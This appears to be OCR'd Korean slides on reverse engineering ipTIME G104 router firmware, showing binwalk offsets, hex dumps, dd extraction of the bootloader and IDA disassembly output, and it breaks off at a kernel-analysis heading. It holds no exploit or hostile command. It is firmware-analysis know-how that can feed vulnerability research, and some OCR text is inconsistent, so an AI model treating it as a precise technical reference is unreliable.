
Binwalk 결과 재확인



```
root@ip-172-31-4-170:~/mongii/IPTIME# binwalk g104_kr_7_60.bin

DECIMAL         HEX             DESCRIPTION
--------------------------------------------------------------------------------------------
65592           0x10038         gzip compressed data, was "i.tmp", from
Unix, last modified: Tue Apr 12 07:55:31 2011
720896          0xB0000         Squashfs filesystem, little endian,
version 3.0, size: 1201395 bytes,  243 inodes, blocksize: 65536 bytes,
created: Tue Apr 12 07:55:31 2011

root@ip-172-31-4-170:~/mongii/IPTIME#
```


* Offset이 65592라는 말은 그 앞에 무언가가 더 있다라는 것을 의미함

펌웨어의 시작 부분




```
root@ip-172-31-4-170:~/mongii/IPTIME# xxd g104_kr_7_60.bin | more
0000000: d7f0 29e3 01d4 a0e3 dbf0 29e3 dcd1 9fe5  ..).......).....
0000010: d2f0 29e3 d8d1 9fe5 d841 9fe5 0159 a0e3  ..)......A...Y..
0000020: 0450 85e0 d081 9fe5 0080 85e5 cc51 9fe5  .P...........Q..
0000030: 0450 85e0 c881 9fe5 0080 85e5 c451 9fe5  .P...........Q..
0000040: 0450 85e0 c081 9fe5 0080 85e5 bc51 9fe5  .P...........Q..
0000050: 0450 85e0 b881 9fe5 0080 85e5 b451 9fe5  .P...........Q..
0000060: 0450 85e0 b081 9fe5 0080 85e5 ac51 9fe5  .P...........Q..
0000070: 0450 85e0 0a80 a0e3 0080 85e5 a051 9fe5  .P...........Q..
0000080: 0450 85e0 0388 a0e3 0080 85e5 0378 a0e3  .P...........x..
0000090: 0080 95e5 0780 18e0 fcff ff1a 0000 a0e1  ................
00000a0: 0188 a0e3 0080 85e5 0080 95e5 0378 a0e3  .............x..
00000b0: 0780 18e0 fbff ff1a 0000 a0e1 6451 9fe5  ............dQ..
00000c0: 0450 85e0 1480 a0e3 0080 85e5 0a80 a0e3  .P..............
00000d0: 0180 58e2 fdff ff1a 0000 a0e1 5a8f a0e3  ..X.........Z...
00000e0: 0080 85e5 3851 9fe5 0450 85e0 3881 9fe5  ....8Q...P..8...
00000f0: 0080 85e5 0080 95e5 0780 18e0 fcff ff1a  ................
0000100: 0000 a0e1 0451 9fe5 0450 85e0 1c81 9fe5  .....Q...P......
0000110: 7800 2de9 1c30 8fe2 0145 a0e3 6000 93e8  x.-..0...E..`...
0000120: 6000 84e8 7800 bde8 10a0 8fe2 0a05 a0e3  `...x...........
0000130: 00a0 8ae0 01f5 a0e3 0080 85e5 0af0 a0e1  ................
0000140: dc50 9fe5 0450 85e0 0188 a0e3 0080 85e5  .P...P..........
0000150: 0080 95e5 0378 a0e3 0780 18e0 fbff ff1a  ....x...........
```

Bootloader 분석




```
root@ip-172-31-4-170:~/mongii/IPTIME# dd if=./g104_kr_7_60.bin of=./bootloader count=65592 bs=1
65592+0 records in
65592+0 records out
65592 bytes (66 kB) copied, 0.07132 s, 920 kB/s
root@ip-172-31-4-170:~/mongii/IPTIME#
```



```
root@ip-172-31-4-170:~/mongii/IPTIME# xxd bootloader
0000000: d7f0 29e3 01d4 a0e3 dbf0 29e3 dcd1 9fe5  ..).......).....
0000010: d2f0 29e3 d8d1 9fe5 d841 9fe5 0159 a0e3  ..)......A...Y..
0000020: 0450 85e0 d081 9fe5 0080 85e5 cc51 9fe5  .P...........Q..
0000030: 0450 85e0 c881 9fe5 0080 85e5 c451 9fe5  .P...........Q..
...
000fff0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
0010000: 6731 3034 0000 0000 372e 3630 0000 0000  g104....7.60....
0010010: 5475 6520 4170 7220 3132 2031 363a 3535  Tue Apr 12 16:55
0010020: 3a33 3120 3230 3131 0a00 0000 0000 0b00  :31 2011........
0010030: c85f 1c00 b1f0 860e                      ._......
root@ip-172-31-4-170:~/mongii/IPTIME#
```

Bootloader 분석



Load a new file

Load file C:₩Users₩home₩Desktop₩bootloader as

Binary file

Processor type

Intel 80x86 processors: metapc

Loading segment 0x00000000


Loading offset 0x00000000

Analysis
- ☑ Enabled
- ☑ Indicator enabled

Options
- ☑ Create segments
- ☑ Load as code segment
- ☑ Rename DLL entries
- □ Manual load
- ☑ Fill segment gaps
- □ Loading options
- □ Create FLAT group

DLL directory C:₩Windows

IDA로 Bootloader 확인




Function name	Seg
sub_300	ROM
sub_348	ROM
sub_398	ROM
sub_3BC	ROM
sub_3E4	ROM
sub_4A8	ROM
sub_4CC	ROM
sub_518	ROM
sub_56C	ROM
sub_594	ROM
sub_5F8	ROM
sub_624	ROM
sub_650	ROM
sub_6A4	ROM
sub_858	ROM
sub_9B4	ROM
sub_9C0	ROM
nullsub_1	ROM
sub_A38	ROM
sub_FD4	ROM
sub_1000	ROM
sub_1500	ROM
sub_16B8	ROM
sub_1848	ROM
sub_1EF0	ROM
sub_2018	ROM
sub_20E4	ROM
sub_2184	ROM
nullsub_2	ROM
nullsub_3	ROM
sub_26F8	ROM
sub_2760	ROM
sub_281C	ROM
sub_284C	ROM

```
ROM:00000000 ;
ROM:00000000 ; +-------------------------------------------------------------------------+
ROM:00000000 ; |   This file has been generated by The Interactive Disassembler (IDA)    |
ROM:00000000 ; |           Copyright (c) 2011 Hex-Rays, <support@hex-rays.com>           |
ROM:00000000 ; |                      License info: 48-B219-7774-68                      |
ROM:00000000 ; |                          Sung-Young Cho, KAIST                          |
ROM:00000000 ; +-------------------------------------------------------------------------+
ROM:00000000 ;
ROM:00000000 ; Input MD5    : 48D96E34D77F9C65702E5C46C20B8D68
ROM:00000000 ; Input CRC32 : C3ED0B2D
ROM:00000000
ROM:00000000 ; File Name   : C:₩Users₩home₩Desktop₩bootloader
ROM:00000000 ; Format      : Binary file
ROM:00000000 ; Base Address: 0000h Range: 0000h - 10038h Loaded length: 10038h
ROM:00000000
ROM:00000000 ; Processor       : ARM
ROM:00000000 ; ARM architecture: ARMv6
ROM:00000000 ; Target assembler: Generic assembler for ARM
ROM:00000000 ; Byte sex        : Little endian
ROM:00000000
ROM:00000000 ; ===========================================================================
ROM:00000000
ROM:00000000 ; Segment type: Pure code
ROM:00000000                 AREA ROM, CODE, READWRITE, ALIGN=0
ROM:00000000                 CODE32
ROM:00000000                 DCB 0xD7 ;
ROM:00000001                 DCB 0xF0 ;
ROM:00000002                 DCB 0x29 ; )
ROM:00000003                 DCB 0xE3 ;
ROM:00000004                 DCB    1
ROM:00000005                 DCB 0xD4 ;
ROM:00000006                 DCB 0xA0 ;
ROM:00000007                 DCB 0xE3 ;
ROM:00000008                 DCB 0xDB ;
ROM:00000009                 DCB 0xF0 ;
ROM:0000000A                 DCB 0x29 ; )
00000000 00000000: ROM:00000000
```


Kernel 분석

Kernel의 구조



